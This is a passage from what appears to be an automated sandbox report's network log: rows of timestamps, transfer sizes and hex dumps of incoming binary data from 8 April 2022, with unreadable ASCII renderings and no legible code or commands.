2022-04-08 10:12:56 UTC	112	IN	Data Raw: 4d 2f cd c7 4d 2f da 47 b3 12 aa 38 69 ab d3 42 59 c6 fe 20 22 8a e4 e0 1b ee 60 16 aa a5 2b 8c f7 2e 76 8a 28 84 a6 96 9a 8c c9 91 b0 ba d2 d8 3d bb 86 3f c2 dd b6 4d 02 f8 62 ea 68 45 45 8d 04 b8 ff 71 59 9f e4 9f 8d 65 4f 1f 72 a1 7f 5d b5 e4 9a 5b bf cd 7e 45 89 34 ad f8 e3 cc 49 2b ae 76 8e 1f 19 ff e4 b0 3d 57 f9 fe a2 b0 8f 2f 76 29 f7 1d cc 2d 0a 2a 5e 9d 4f 7f ec 5a 19 9f ac 7a cb 72 34 84 a2 ed 5e e7 98 69 2d 8e 12 ad d9 dc 5f bc 66 e5 b7 94 87 13 4c aa ab 2f dc eb 5f 91 e7 ff 29 82 65 2d bb 17 fa 71 b6 bd 02 47 fe 23 d7 61 7b 98 47 1b c7 dc 2f c9 9d f6 27 6a 1e 6b e4 ca db 74 2c 82 61 7c 79 86 c6 b8 d7 1d eb 7c 57 8f 3e 5f b1 55 cd ec 42 e0 15 d1 14 df a7 8d db 19 ed 1e 39 95 cb 57 4c ac d7 d9 d8 5e d2 73 62 7e 20 dc 73 26 a6 49 6a d9 bb 7c 1e Data Ascii: M/M/G8iBY "`+.v(=?MbhEEqYeOr][~E4I+v=W/v)-*^OZzr4^i-_fL/_)e-qG#a{G/'jkt,a|y|W>_UB9WL^sb~ s&Ij|
2022-04-08 10:12:56 UTC	128	IN	Data Raw: 0b d8 32 e8 1a ff 6d 76 39 09 28 32 a4 32 ff 02 f3 b4 97 c0 3b 95 4a ae 51 19 66 c6 47 ac 2f 0d f2 73 b6 ad 95 7d c3 15 f7 4e 03 87 2c 49 56 6a d9 fa d9 54 83 f3 e9 62 06 b5 06 46 99 e7 93 f7 1a 9c 4f 7d 62 50 ab 9d 96 79 3e f6 b5 c1 f9 f8 64 83 5a 95 59 c0 fd df 5e 0d ec 94 38 ee c6 92 da 10 3f ee 15 c0 03 4a 72 fe b4 80 1c 07 91 08 5b 15 3f 3b 65 7f cc 26 3a 18 84 3b 6a 06 ab ab 73 f3 a5 22 55 fc 19 12 01 6a 16 8e 32 e5 ce d1 da 3e 31 96 76 06 a6 41 15 b1 58 65 20 08 55 c2 d4 2d a9 72 6c 20 1b 12 eb a5 66 2b 29 eb 1a 97 6d 13 a2 2d 17 25 27 31 0f d9 42 f2 9c 58 3c a2 f9 d4 f4 34 dd f9 58 a9 35 b3 4c 87 1d c9 f1 fd 6b 61 53 f6 7a 1a 58 a4 a4 fc 0c 6e 93 73 ca a4 44 85 1e ee 95 bb a3 7b c6 f7 ce 6d a6 78 86 95 a1 75 e5 d9 73 9d 23 31 9e e3 42 0d c5 7f f4 Data Ascii: 2mv9(22;JQfG/s}N,IVjTbFO}bPy>dZY^8?Jr[?;e&:;js"Uj2>1vAXe U-rl f+)m-%'1BX<4X5LkaSzXnsD{mxus#1B
2022-04-08 10:12:56 UTC	144	IN	Data Raw: 0d e0 9b 42 f9 ee 10 70 5b 00 95 06 af dd 15 60 1c 38 bd 8e 6a a4 59 46 ad f5 ff 65 bb 3c eb e0 92 18 45 1e 13 6b 53 a0 70 30 0e 98 e2 dc e4 b9 f0 8e 92 5a 5d 93 99 ae 95 81 e0 91 20 d5 70 23 0d a9 35 50 53 cb 0f 70 c2 68 8c 9a 5d 76 c1 31 9c 64 06 7a ff bf 39 93 a1 31 88 96 fd 3f aa 06 36 1c 3f 60 94 71 07 99 62 21 3c 14 9d a8 49 10 ad e4 09 61 54 59 4d 12 c3 c9 ce 54 ce 2a 36 c1 44 41 5e 2d 41 d4 49 cd 8a 98 90 4b 8c f5 75 91 b5 b5 d6 50 37 a8 60 18 84 49 5b c5 3b 9b ba 48 8b 73 ca d5 98 40 42 26 48 02 20 5b 48 93 3c 33 63 4c 49 59 d5 d2 35 9c a9 1e a2 ad 84 05 c3 3f 5c b6 1c 19 b8 c0 bf 37 1e 93 57 00 b0 de 14 57 90 d2 5d 50 42 9d a2 5b fa 95 78 15 f0 0a 8a 74 f0 8b f4 66 7d 51 a7 70 e3 f4 13 b7 1e 4c fd f6 d2 55 3e 46 df 73 85 7f e6 f0 9f ac 19 71 4e Data Ascii: Bp[`8jYFe<EkSp0Z] p#5PSph]v1dz91?6?`qb!<IaTYMT*6DA^-AIKuP7`I[;Hs@B&H [H<3cLIY5?\7WW]PB[x tf}QpLU>FsqN
2022-04-08 10:12:56 UTC	160	IN	Data Raw: 25 32 d6 82 4d 36 e1 44 e0 cb 4b c2 8c e1 0d fc 4f b3 4b 29 33 1e b2 85 64 00 f3 04 c0 6d 12 fc f0 a0 39 1e e3 44 c1 65 f5 5a 0d e0 ec f2 c6 78 62 af 00 59 52 01 f0 e6 86 63 bc de 3a 40 fe 35 0d 78 bf cd 30 de c9 47 80 3c 0e c7 5f db 31 5e 1b 19 c8 fe d3 81 e2 3f 69 07 7f 73 6c ac 88 cb f8 5b f6 1d 24 73 42 31 05 9a bc 88 8c a3 f3 3c a7 a0 82 50 0d 9a 79 70 26 15 73 b6 02 5e 51 8e fe 52 8a 09 ae e1 da ff 0f 65 ef 01 d5 d4 f7 75 8b 22 2d f4 de 5b 94 22 3d f4 1a 92 23 48 e8 bd b7 d0 3b 21 74 48 48 76 22 07 c5 8e bd 8b 8a 28 56 6c 80 8a 35 28 2a 16 14 45 c5 42 11 51 51 b1 80 a8 88 8a bc bd f1 f7 fb 7f df bd 77 dc ef bd e7 70 64 6c e3 c9 ce 3e 07 ce dc 73 ad 33 d7 5c e6 ce 18 db 21 59 52 27 2e d0 41 d9 2c 28 31 d3 85 13 e8 1c 2f 0a 44 35 54 d8 e1 c6 f9 b2 62 Data Ascii: %2M6DKOK)3dm9DeZxbYRc:@5x0G<_1^?isl[$sB1<Pyp&s^QReu"-["=#H;!tHHv"(Vl5(*EBQQwpdl>s3\!YR'.A,(1/D5Tb
2022-04-08 10:12:56 UTC	176	IN	Data Raw: af c9 ac 87 83 a0 de 13 4f 4d b1 77 cc d3 ac 98 26 25 33 93 01 90 6b 86 93 67 62 16 74 00 ca 91 aa 81 8b 5a fe a4 b7 d1 b0 57 80 84 33 46 69 a0 09 55 a6 d5 11 e2 cf 62 b6 4a f0 fa 53 0d 01 96 2b 2a c0 97 43 bc c6 e4 e0 a6 52 d6 70 5c 87 1e 80 8a 29 34 f1 f7 36 d5 86 34 d0 02 e7 e9 44 a9 06 78 71 ff 51 35 20 0d 6f 09 cb c6 85 ab 43 07 77 e1 fb df 01 66 0f e9 36 13 2e 2c b3 03 b8 49 73 e7 b2 f8 16 a9 a7 40 3a 97 8d 19 b9 cc 03 06 a5 a7 b8 5f b8 cd d4 dd 98 1f 97 c5 ab e1 f7 94 18 50 12 a8 64 5e 49 fa 43 9e 41 e6 5a 37 75 fd f7 3c df d4 43 bc a9 84 7e b7 6d da ba bc b4 b8 6c f6 af 88 34 f2 5f c0 fd eb d5 f0 2f f8 6a f0 98 45 df 8a 34 42 b7 02 3e 57 c5 d8 3f 58 8e 25 01 ca d5 9c 89 6a 6e e5 89 5a 51 12 96 98 02 49 d1 4e d2 bf 40 32 40 54 a3 4c d6 1c e8 c8 c7 Data Ascii: OMw&%3kgbtZW3FiUbJS+*CRp\)464DxqQ5 oCwf6.,Is@:_Pd^ICAZ7u<C~ml4_/jE4B>W?X%jnZQIN@2@TL
2022-04-08 10:12:56 UTC	192	IN	Data Raw: e3 17 c4 04 34 4d 5c 1e 79 e0 a2 f3 45 1d 28 dc 20 50 42 a6 4c 62 52 d9 5c 4a 86 08 28 10 a1 a0 0d 20 cf 81 51 8a 4a 87 03 72 a3 26 8c 20 5e 2b 57 14 b5 63 7f 19 2e bc e8 15 76 c4 9d 8e 34 1c ee 46 93 88 f9 a2 76 d0 e2 1c 10 87 9f 5d 2d 00 98 0a 3c 86 71 19 00 63 67 40 a6 41 b2 cc 65 80 c3 b3 29 1a 7a 3b c8 29 fa 82 d2 14 a2 74 20 68 26 c0 2d c9 65 1e 8f 02 1c ff bb aa 01 f9 36 00 9e 34 36 8d 79 00 0b fe 7a 2e 60 07 50 81 0b 8f 8b bc 1a 12 b9 16 99 7e 09 8d f4 2e 30 4a 47 ce 64 35 d8 f9 40 b5 8c 0f 69 5d a0 8d 7f d0 e9 7c 80 13 f8 44 12 07 c7 b2 fe 27 67 32 34 06 d1 85 b3 80 bb 1f 70 ed 11 f8 22 df 86 bb cc 66 5e 06 fc 85 e3 63 7e 20 50 4c 14 c8 2a 94 87 4b c4 53 45 c5 69 e6 6a b2 98 2f 47 2f 4e 5d d2 8b 04 e4 94 95 b8 fe fe 15 66 f6 11 4e 12 98 95 3d 43 Data Ascii: 4M\yE(PBLbR\J(QJr& ^+Wc.v4Fv]-<qcg@Ae)z;)t h&-e646yz.`P~.0JGd5@i]|D'g24p"f^c~ PL*KSEij/G/N]fN=C
2022-04-08 10:12:56 UTC	208	IN	Data Raw: b7 9a 70 d0 a6 1c 12 20 e4 58 93 20 92 c6 fd cb 46 91 38 8e 68 c1 73 82 58 33 03 f9 70 39 3d 52 4c 22 23 a3 39 8d 10 95 11 54 24 a0 23 c0 bc 6d 7c e3 71 b4 30 a0 e3 21 e0 e6 c0 e7 7a 03 29 22 15 1e 8f 9b b1 81 1f ce fe ab 52 0c fb 69 c8 e4 61 1b f9 d5 f0 5e 4e 6a 70 28 c8 98 d0 4a 12 fe ab 0a a4 32 77 61 b2 32 85 04 56 fd 0c 0e 22 9b 6a 46 02 42 0c db 01 04 21 e2 92 3f 6c a4 f3 cb aa a2 ee 44 7e 6d 51 ad 1e 01 cd 7f 0a 04 e2 2a b4 79 08 c7 84 2c ac 40 72 9a 02 c0 42 e5 91 b0 98 6d a8 a2 30 b1 6c 0a 2a 76 79 16 85 88 c1 3b c2 c5 03 67 62 78 36 fc 38 90 0f 57 8c b3 ac f3 e2 a8 86 10 55 08 d6 09 c2 5d da 10 3b 21 28 e3 56 80 d8 a8 2b b2 ca b7 b2 7a 13 cc 24 c0 04 19 3b 56 cd 24 b0 11 e4 9a 40 2e a0 bf e2 38 c2 32 45 c7 32 5a 19 7c 64 1c 44 03 79 ec 34 66 86 Data Ascii: p X F8hsX3p9=RL"#9T$#m\|q0!z)"Ria^Njp(J2wa2V"jFB!?lD~mQ*y,@rBm0l*vy;gbx68WU];!(V+z$;V$@.8 2E2Z|dDy4f

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:12:56 UTC	224	IN	Data Raw: 18 68 12 04 6b 26 34 b1 31 e2 c2 2b 02 1e 3f 81 d7 9a db 72 3c 01 0e 19 2b db 5c 48 39 24 6c c6 65 0e 0b d9 59 69 66 2e de 32 74 d3 a9 64 56 86 10 9a ea c1 ff 30 ca 18 09 01 bd ee af 6a 17 2a c4 36 41 b5 17 eb 3c f0 3a ab 38 54 12 60 b8 f1 1c 05 6c 2e 87 d7 35 03 2f 94 01 23 88 65 77 fb 60 55 61 e8 5c c0 16 94 75 61 48 b7 81 61 23 03 24 0a e8 4f f2 dd d9 66 b6 f1 e6 38 20 44 14 4b 6d 1e ce 20 c5 00 08 ac 14 71 b2 06 3c 07 87 00 8d cc 73 d8 7f 69 a2 f6 bd c8 d3 17 f9 7f 6d 79 e8 7d 26 f2 dd 10 04 8a 9a 60 20 41 74 0a 02 5c b4 21 f9 8c 49 60 6c c0 e2 43 10 2c d4 e6 f1 51 28 5e 79 86 a3 31 d0 4c 02 a2 06 1f 38 d0 56 90 54 72 00 99 20 8c 88 fa 83 22 e4 db c5 40 0f fa 60 c8 c8 ed 80 b2 e6 f2 59 88 35 e7 e1 da c5 fc 56 00 ec 3f 00 2c b3 f5 68 00 5b 83 58 f3 4c Data Ascii: hk&41+?r<+\H9$leYif.2tdV0j*6A<:8T`I.5/#ew`Ua\uaHa#$Of8 DKm q<simy}&` At\!I`lC,Q(^y1L8VTr "@`Y5V?,h [XL
2022-04-08 10:12:56 UTC	240	IN	Data Raw: 92 52 31 b9 fc ee ce b5 fb 3b 56 1b df 6e 5e 1b f6 ac 77 61 df 9e b1 be fc f2 0d 25 62 a9 bf 36 5e 2f 08 36 14 39 cf 60 2c 7a fe f2 47 a3 8d e9 93 37 c1 fc 35 e4 a2 bd cd 33 eb 65 30 b4 0b 46 20 d9 55 7f 34 af 21 0c 4e b2 5d a4 4c e6 0f d9 03 f3 4b e6 ae d4 10 a0 8e 40 f9 1f ad 06 05 38 fb f9 98 1e db 0b e8 d9 15 fc d5 c0 45 e0 4b e1 83 d5 00 e4 63 73 87 fc 48 37 37 36 20 24 7c 10 d0 c4 4c 32 5f 08 88 f0 a6 28 ec 17 e0 9e 18 86 bf 13 47 f1 13 a5 e2 02 4c 0e 9d 43 85 dc 15 1a da d8 32 ca 20 88 62 0d 02 b0 49 0b 63 d1 c0 46 0a 9f bb 1f 3e b8 97 4d 03 02 2d 00 36 43 32 48 43 15 1c a0 f9 4c 0c 41 b0 9e 64 d0 00 40 7b de 6b 52 40 1d c5 1c 5c 9d 14 98 00 ac 5c 56 55 15 6e eb 87 01 97 4f c0 8c 00 62 28 b7 0d b8 dc 05 eb 59 1c fe 5c 4f 8a 08 76 a6 46 c2 2f 5f c0 Data Ascii: R1;Vn^wa%b6^/69`,zG753e0F U4!N]LK@8EKcsH776 $|L2_(GLC2 bIcF>M-6C2HCLAd@{kR@\\V UnOb(Y\OvF/_
2022-04-08 10:12:56 UTC	256	IN	Data Raw: f7 92 79 e4 8f b5 9d 83 ac a4 0e 4b b5 63 b8 1e ed da 79 bd 05 49 e3 f3 1e 4b bd 7a 1c dd d4 c1 cb b8 6a 79 43 e9 fd f2 86 ec 59 b7 c5 cf 04 fd 7c eb 78 f2 1a c7 ec ca 10 f5 e4 e7 aa 75 5a 05 5f 0c db 5e 96 0f 9e e7 58 49 d5 80 6d db 47 ee ac d5 54 18 ae 63 4e 51 bc 2c 39 63 c6 80 a9 c4 57 4f cf 3b 6f 72 f6 3c f9 f4 d1 ba 5b cc 25 b5 ed ea e7 3f da 2d 67 7f a7 76 4e 68 ef bf b2 ba 29 7b 9b ed cb 8a fe 14 9e 07 8f 87 11 ca 70 22 05 4e b2 5a f8 b3 0a 7e fe 1b cf 8b 27 af fb fc fa 9f f6 5f c6 4b ec 99 8c 15 65 e1 47 ff 8a e0 4c 6a ce 02 cf fe 02 9f 28 02 23 74 f8 80 f0 a3 41 60 e2 78 06 84 34 92 cb 7c 44 1c 26 87 40 71 bb 00 e8 d2 80 06 0e e8 5c 01 0b 31 d6 3a 6b 01 9c 93 01 7c ef f1 ed 18 38 8c 00 6b 2b 60 0d be 5b 06 e9 30 a7 ef 12 f2 c3 62 d3 20 fc 23 97 Data Ascii: yKcyIKzjyCY|xuZ_^XImGTcNQ,9cWO;or<[%?-gvNh){p"NZ~'_KeGLj(#tA`x4|D&@q\1:k|8k+`[0b #
2022-04-08 10:12:56 UTC	272	IN	Data Raw: aa 76 e2 a1 77 d5 d5 fe cf d2 96 d1 2f 2c ab 38 73 3d 6b 9d cd fc 9e 73 02 ce 32 39 1c cf ba c3 ac 51 ab 3e d2 59 d6 87 d3 b9 af df 6d bb e1 7d 91 32 8f 3d c6 29 df 79 eb 50 8d e8 91 69 9f 63 70 dc d0 ad c6 e1 01 d2 89 3f 0b 55 5e ff ce de d4 98 cf f6 90 6d 5f 53 be a3 f7 b1 0f 5d 49 d0 2b 1d 55 9d 73 b8 48 fd 60 e9 b2 8d 03 b7 94 87 36 9c 9f 1d 66 ac b9 ec 12 5b 93 15 77 98 ff 67 6f 41 f1 95 81 a5 b7 95 1a 34 ee 66 a9 2b bf 08 5f 7a 6c d1 c6 6e ed 47 53 2e aa ff 58 4b be be e6 53 e1 1d b5 c3 7b 70 41 e8 c9 97 57 9d 0a 5f 7f 7a 7c 70 b3 f4 9e 5f 64 fb fd e7 6e 67 8c 0f fc 4c 19 75 d2 b8 f2 fb 7d 9b 8a f3 89 75 c5 c5 b7 2f 3c bf a2 bc 52 a1 d6 3b 7b 7a fe 6b cc 2d 20 13 3b e0 f3 b1 53 26 76 dc ce f4 72 08 3e da bf ee b2 39 eb 94 2e fd d1 7a 5f 37 ca 69 52 Data Ascii: vw/,8s=ks29Q>Ym}2=)yPicp?U^m_S]I+UsH`6f[wgoA4f+_zlnGS.XKS{pAW_z|p_dngLu}u/<R;{zk- ;S&vr>9.z_7iR
2022-04-08 10:12:56 UTC	288	IN	Data Raw: 41 72 d2 b7 0b ab 43 5d a3 ef f5 7c 2d 1c 57 8a 38 3b ba 40 a1 e7 d0 ce dd 8a f2 0b a7 a5 d5 7b 44 07 e5 6e d9 e9 57 bf 64 41 e3 8b b8 f1 05 2b 5e 1a cf dc 78 90 a7 75 ed 0e ee a0 a6 69 58 f7 6e 6d ef 0c 17 eb b4 ad 51 db 3e 87 a8 be db 0a 08 46 f5 8a a7 2f f3 17 a7 df 48 54 fe fa 4b 62 73 56 e7 b3 c7 f1 1c a7 dc c6 42 eb b5 d9 cd 4f 1e d9 2b cb fc e9 25 ef 1e 98 dd b1 eb cc 81 f9 75 b9 3d 52 a4 85 91 0f cf ee b3 3f 69 3a 26 f1 bd 3b 96 d2 7c e2 d3 b9 83 fd e9 53 07 7c d3 c6 3e 3f bc 78 2c 25 ce 63 ad de d9 c3 4b 9d c2 b4 05 82 b7 85 11 eb 6f ae fc d0 b8 7a 2f fd c0 82 4b a4 c8 38 5c c6 d2 b9 f7 7a eb 06 b9 10 15 e7 d6 a5 d5 95 a6 1b a3 54 b6 cf b2 35 70 4f 31 a8 25 d9 e7 45 ef 6e 7d ff 22 fa 58 59 f4 54 ad 4d fd c5 15 05 67 c6 f7 0d 3e de 58 76 e7 e3 ae Data Ascii: ArC]|-W8;@{DnWdA+^xuiXnmQ>F/HTKbsVBO+%u=R?i:&;|S|>?x,%cKoz/K8\zT5pO1%En}"XYTMg>Xv
2022-04-08 10:12:56 UTC	304	IN	Data Raw: 24 95 ef cc 92 eb 39 b5 3b df 9a f7 df 92 d1 3e 3d a3 67 34 7e da 52 d9 89 b1 bd 01 ab d9 cf 37 e9 45 0e a6 74 c4 ed 98 25 69 fe ab fa f4 d6 fd 07 de fc da ed 98 be a0 d9 47 7b e4 4a b9 da e6 5e e5 7d 75 3a dd e9 5b 9b 97 3e 70 e9 b2 b4 1e 8f 7e 73 ad b6 f0 26 2d e1 43 c4 6f a7 f5 87 5f 4e bb ef 34 ff 87 f7 0a d9 ec bc f4 df 0a b7 18 07 fd 4a 2f 1d 6f a2 8f 6f 8c 52 52 4c 80 e3 ef 1a ff 4b ac e1 fa 45 66 8c 60 ad 65 77 df 6e 9a 37 9a 2b 5f 65 d2 9e 77 76 6c fa d7 66 89 fd 6f e6 54 8f ab df a6 fa 19 ff 7a 42 a1 79 2d 4c f5 e6 6b 0c d4 af b3 d4 53 09 eb bd b7 52 cf e6 9b 63 47 eb d3 fb 5b 57 4d ff 95 d1 60 e0 ac 51 d5 f4 7e da 37 a6 a7 0d 61 f9 8c 8e ed 14 e5 d9 be 12 b1 c9 dd de a7 86 cb 9b 0f 0c 3c a9 f8 b1 52 6d a9 93 c4 97 f0 2d f9 8a 3b 32 37 9d f4 1d Data Ascii: $9;>=g4~R7Et%iG{J^}u:[>p~s&-Co_N4J/ooRRLKEf`ewn7+_ewvlfoTzBy-LkSRcG[WM`Q~7a<Rm-;27
2022-04-08 10:12:56 UTC	320	IN	Data Raw: e6 fb f2 6d 2d 4a 0a 17 e4 3f 13 6c fa f6 c0 ae 56 6e b7 f6 15 fc e9 85 32 a9 77 63 cf 8f 15 d7 6d 24 2e 1d 98 57 49 9d ff c1 2b 74 84 34 c3 5b c1 a4 9c 0b 1a 02 7f c4 f0 5d 36 5e cf 78 35 e9 bb dd 49 d7 41 a5 fa d4 16 a6 f1 4f 8d f9 b3 aa 95 4c cf b6 4f 33 2a 3e 99 19 e0 99 4e 3f c5 6c bc ef f6 d6 f9 77 e3 52 45 2d 72 cc 6a 15 3d 97 15 77 b7 17 ad b5 a4 cd 5f f6 53 fe ae cf d9 a6 fe de fc 3d 71 8e 47 0e 66 44 31 db 57 b9 fc b8 65 f7 2a 6b eb f2 c1 d2 a7 67 b3 ed 6d 53 5e f8 4d 7b c7 2f 4a ac 59 9b b1 41 7f 6f 97 ca fb 95 99 77 ce dc 32 5b c9 4e b6 ac dd 5f bc fb a4 0e f1 97 1c 2f cb d1 e4 c8 95 c7 8d a5 a7 58 43 e4 bb bf 19 09 b5 3f 7f de cd da fe 98 29 b7 4b 54 19 f6 73 69 df ac 82 78 e9 59 aa ca b2 87 da 68 9e 37 22 ef 29 bf 5e 13 23 1f 60 1e e3 7f af Data Ascii: m-J?lVn2wcm$.WI+t4[]6^x5IAOLO3*>N?lwRE-rj=w_S=qGfD1We*kgmS^M{/JYAow2[N_/XC?)KTsixYh7")^#`
2022-04-08 10:12:56 UTC	336	IN	Data Raw: fc eb e3 a5 7c ff 36 ed 49 85 86 0f 51 dd aa 3f 64 76 ec 18 5b b8 bc fc ba cd bc 53 ad 7b 6a c6 e6 e8 1c be bd 80 34 58 34 3d 7d 57 84 b8 76 5e 51 a2 ea e5 c3 c0 31 25 f5 99 69 e2 d9 cb 5c 4f ef 9a 0b 3e fd 9b d5 18 c6 d6 92 14 bb f7 79 67 a2 db 83 0c 33 3d 9f 5f 38 fa ad a0 74 b9 da b4 76 33 e7 27 aa 9c f5 b5 5b 7d df 9d 98 78 63 79 ca 69 e1 92 e8 8e 43 ca b6 8f bd 4f 2f 4b 51 57 be b5 71 7f d8 22 43 dd 3d 69 3d 2a fe 2f 43 36 0e 2f af 97 dc 0b d6 36 9b 04 3b 7e f7 6e fb 55 e9 f5 f0 b1 77 a3 2f e6 35 71 ef da f5 1f f2 1b a6 91 b6 1c 28 ab 3e ce b9 e0 61 78 24 06 4f 55 72 cd 33 dc 3a eb f8 a9 d6 f5 92 2d a5 33 2b 62 bf 31 9e 6a ff 0c aa a0 57 e6 75 1a ad d1 de 7c 5a 1d 60 81 a2 23 9b 64 6d dd ac 2f 46 d3 6a 96 ee 1e 7e d9 52 77 a7 ed 5a 49 d1 17 df fa da Data Ascii: |6IQ?dv[S{j4X4=}Wv^Q1%i\O>yg3=_8tv3'[}xcyiCO/KQWq"C=i=*/C6/6;~nUw/5q(>ax$OUr3:-3+b1jWu|Z `#dm/Fj~RwZI
2022-04-08 10:12:56 UTC	352	IN	Data Raw: 35 35 c7 96 95 57 56 c4 2d 0a 73 18 f5 28 2b 9f 79 7a 0e f9 31 08 cb 92 7a d3 3f 3f 66 cf 17 ee a1 9d cb 26 6e 94 1e 7e be f2 d2 d3 1d e6 66 3d dc 9c a5 3e d3 17 cc 7c 2d 17 71 be 75 c3 2f 60 ec 97 ff 6d eb 47 31 4d d1 d1 8b 77 8c 0d 02 e4 6e 1f 9f 90 29 bb 7c a3 e7 f0 f4 ee 17 71 22 cb 39 9f 3c 87 bd ee 31 f6 1c b8 e3 3d 66 5e 4d 7b 61 73 ff 74 bf 78 a3 f9 d9 46 bb 67 bd 54 9d f7 da bb c6 c2 7c 34 8a 14 47 64 17 67 fb 75 c5 73 b4 6b a2 57 c9 bb e6 16 a9 d9 c4 58 b2 6b 8c bf 8b 8b 3d bf bd 34 b8 4b d6 a1 67 b9 57 ea 9c 2f d3 35 f7 28 5e ae 67 db cb 28 5f 5e 6c a8 b6 fa c7 cd c3 b3 ef 85 35 d5 0e df 76 57 bc 37 ef d5 ee e4 d8 9e e3 46 6f 4d 12 f3 52 ff 94 16 1c 8f fe f2 7c e3 64 21 2f 88 b3 80 f7 c0 78 23 ff d6 e6 39 7e 27 0d 2e 0e 8d 7d 1b 96 56 28 c5 9d Data Ascii: 55WV-s(+yz1z??f&n~f=>|-qu/`mG1Mwn)|q"9<1=f^M{astxFgT|4GdguskWXk=4KgW/5(^g(_^l5vW7FoMR|d! /x#9~'.}V(

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:12:56 UTC	368	IN	Data Raw: 48 70 74 4c a2 46 b8 2a 7b 87 f3 03 b9 ca 96 15 8e ca 16 9a 74 8d d9 ea fe ee 90 c0 aa b9 33 ec 22 54 29 f1 9e 76 5c 6d 7d 60 a1 4e 48 09 95 27 87 44 9b aa cb 58 db 32 cb 4c c2 e4 f5 f3 54 08 8a ba d6 b3 0b c2 e3 42 41 92 86 b6 2a 08 c5 e4 3e 75 17 17 93 8a ca c7 45 22 4f 1a 9f 92 58 4c 05 d5 82 62 3e a5 ab d8 63 02 e2 2f f7 a7 95 95 2a 8b d5 e5 14 f6 20 ee 94 eb 89 b4 39 6e 65 d3 1f cd 1d 77 8e f2 ae fa 59 dd b3 46 4f 4e e4 af 64 fd b6 b9 5a 98 34 f5 d4 b6 a6 e6 a5 99 7d 35 47 e2 fd d6 3f e6 4d 2d 1a 6d 9a 7e 25 4e 7a dd 9a a7 53 13 37 ef 5a f6 be d4 50 dd 2b 49 de 2f e8 c4 c3 9b fe c7 92 79 ad 57 a9 e1 1b ad da be 2b b6 cc bd 7b fa 07 27 e0 de 0b fe f3 f1 77 4e 76 ba e1 2f 6d db 3c 6f 78 c9 53 74 22 95 6d c7 15 4b d6 69 46 9d 0c d4 b9 13 8a ef 92 c4 fe Data Ascii: HptLF*{t3"T)v\m}`NH'DX2LTBA*>uE"OXLb>c/* 9newYFONdZ4}5G?M-m~%NzS7ZP+I/yW+{'wNv/m<oxSt"mK iF
2022-04-08 10:12:56 UTC	384	IN	Data Raw: eb 44 59 15 3b 44 ad 85 26 b4 59 d6 e7 84 f9 b9 6f 84 d3 32 f6 51 d5 cc ee 0a 67 31 77 0b 07 53 1d a9 d9 86 7d 3c 66 2c f3 bf 9c c9 90 d4 30 f7 df 59 0d f7 04 a7 62 7a e9 b7 05 5c 64 3d aa 9a 1a 21 8b e9 7b 14 39 f9 e9 d8 19 2b 70 34 54 6c c2 fd 49 40 d5 cd 3d 21 5c 15 93 51 28 0a b5 f3 f0 70 e4 04 1b 17 ab 69 17 02 c3 c0 70 a0 aa 08 92 34 54 e3 28 40 43 db 78 76 14 e0 c8 2a 45 79 eb 53 e8 36 65 e1 20 49 dd 0d 5e 8e 0c b3 82 46 cb a2 55 24 a2 66 97 bf 8b b1 c2 74 ef 22 2e 2d 43 50 cc e1 78 bb b1 1c b7 8d 27 69 cd 94 f7 5b b1 27 78 bd f0 48 d0 95 a3 e6 8f 96 15 0f 76 ad 7a 7c 62 ce 89 6f 87 55 4a a6 eb 0d dc aa 25 50 97 17 ac 38 2c 52 eb 18 fd bd e6 45 d8 45 19 41 f4 c2 cc 37 96 df 34 b6 64 44 58 69 6a 6e 3c aa 9a f7 2c b4 ba fb bd 62 50 c5 41 9f 83 e9 99 Data Ascii: DY;D&Yo2Qg1wS}<f,0Ybz\d=!{9+p4TIl@=!\Q(pip4T(@Cxv*EyS6e I^FU$ft".-CPx'i['xHvz|boUJ%P8,RE EA74dDXijn<,bPA
2022-04-08 10:12:56 UTC	400	IN	Data Raw: 9f 2c c4 80 e0 4b db 1a 8b d2 d7 c8 b8 24 0d 47 6c 57 54 ae e2 2c fe 97 27 af 5a 78 0d f6 9b 7e 4d 80 09 9f 08 00 57 99 de ad 1d ca f5 2e 5f 01 e4 01 31 e3 51 fc 9a a4 cd a2 53 59 3f c1 49 8d 6b 9e bf c2 bf 81 0f fe d7 2b 7e aa 4e c7 86 9d 13 b2 7f 81 ff 9d 33 19 1a ff b7 d4 60 05 38 f1 ff 96 1a e2 8a 45 46 3c 1e c5 0e 5e 66 19 c9 c4 c6 52 31 8c 27 0f 48 80 e0 47 02 c1 8e 02 cc a6 40 c1 34 cf 95 ac 0a ac a3 c2 c9 4a 8a fa 15 4a aa b2 6e a4 24 39 7b e0 10 aa 46 09 09 57 d0 aa 54 70 8f 05 da 49 26 6a 8e 2a 8e a5 49 96 11 80 9c 6a a7 a8 0a 34 52 23 41 0a d0 77 2e ad e6 8c 17 93 77 16 93 79 e3 0e 7c de 6f 2e d7 1c cb 70 4e 4f 77 b7 65 81 62 8e 67 27 bc 70 b0 ce 99 d2 d0 a5 ea 71 d9 7a c7 47 dc 7e f7 b4 e9 7b 99 ae f5 37 40 cd f6 65 86 83 a9 e9 de e4 93 57 bb Data Ascii: ,K$GlWT,'Zx~MW._1QSY?Ik+~N3`8EF<^fR1'HG@4JJn$9{FWTpI&j*Ij4R#Aw.wy|o.pNOwebg'pqzG~{7@eW
2022-04-08 10:12:56 UTC	416	IN	Data Raw: 74 61 66 41 3a 53 58 e3 80 0c dd d7 47 31 40 0d 5c fb 63 12 74 b0 12 19 e8 d0 d5 90 94 0a 67 61 fc 50 6e 5e 25 39 9b 9f c6 80 c0 cd 22 00 3f 22 26 e8 ce 65 63 7c 1b 2e da 78 14 3e 10 97 9a af 62 26 41 02 7c 18 4e 12 44 1e a1 82 01 19 e5 7f 36 21 f1 61 a2 08 78 e6 22 16 ac 02 00 3c 86 e6 86 f0 31 0e 00 57 48 81 d9 fa f6 e9 a3 46 38 3e 88 4a f8 30 e1 f1 4c 3f 1e a6 80 8b 5a 6a 90 aa 01 b0 1c 89 80 9e 0c 08 7e 5c 50 56 83 e4 74 c1 c3 74 76 3e 13 5f 36 28 62 8a 70 7b 78 a2 0a 32 cd 29 ed b6 60 d0 ab 98 80 39 8f 54 db d9 c8 c0 ad 2b 2a ca 2d 8a c8 24 c4 76 a9 a5 58 29 a8 34 40 b6 90 a5 6a 80 37 cb 0c e4 d1 dd 31 73 e1 0d 60 2e 7c 83 42 0d 12 f5 e2 50 83 03 20 c5 a2 0e a3 3e c3 9f 68 15 02 db ff 48 ca e0 a4 05 5b ff 97 a4 ec df 80 fb b7 2d 4c d3 e3 cf c4 c2 a2 Data Ascii: 